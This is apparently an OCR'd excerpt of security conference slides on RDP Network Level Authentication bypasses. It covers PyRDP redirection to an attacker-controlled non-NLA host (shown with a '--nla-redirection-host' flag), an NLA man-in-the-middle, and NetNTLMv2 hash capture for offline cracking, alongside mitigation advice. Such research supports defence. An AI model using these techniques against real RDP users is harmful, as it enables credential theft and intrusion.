
```
Require user authentication for remote connections by using Network Level Authentication
```

To **Enable**

*Can't be disabled by users afterwards* 👍

# NLA Attack #2: Redirection to Non-NLA

1. Detects NLA enforcement
2. Transparently redirects
3. To an attacker controlled non-NLA system



PyRDP process running with:
`--nla-redirection-host 192.168.2.200`


# Prevent Redirection to Non-NLA

Bad News

No specific way to enforce NLA on the client side

Good News

More general mitigation advice coming up



**Marc-André Moreau**
@awakecoding

@fdwl is there a GPO, registry key or .RDP file option that can be used to enforce RDP NLA *in the client*? @obilodeau just asked me, and it totally makes sense to get a client-side configuration, since he's working on attacks involving a malicious RDP server

Traduire le Tweet

5:32 PM · 5 avr. 2022 · Twitter Web App

Tweetez votre réponse.

**Olivier Bilodeau** @obilodeau · 8 min

En réponse à @awakecoding et @fdwl

Trying to defend against this scenario

NLA Attack #2: Redirection to Non-NLA


Click to add subtitle

1. Detects NLA enforcement
2. Transparently redirects
3. To an attacker controlled non-NLA system

RDP Client
PyRDP process running with:
--nla-redirection-host 192.168.2.200
1
2
3
192.168.1.100
192.168.2.200
1

# NLA Attack #3: NLA MITM

- No tampering at the SPNEGO layer
- But the crypto said?
  - E( H( PK | Challenge ), NTLM-Hash)
- Requires substantial setup
  - Server certificate and private key*



*: https://github.com/GoSecure/pyrdp/blob/master/docs/cert-extraction.md

# NLA Bypass Mitigation

More Bad News

No specific way to enforce NLA on the client side


Good News

More general mitigation advice coming up

# NetNTLMv2 Hash Capture

# NetNTLMv2 Hash Capture

- On an NLA authentication



NEGOTIATE


CHALLENGE

AUTHENTICATION

- Victim is tricked into connecting to rogue RDP
- The NTLM hash capture is done on-the-fly
- Hashes can be cracked using password cracking tools


# NetNTLMv2 Hash Capture

(cont.)



# NetNTLMv2 Hash Capture

Example of captured hash



User

Server Challenge

Net-NTLMv2 Hash

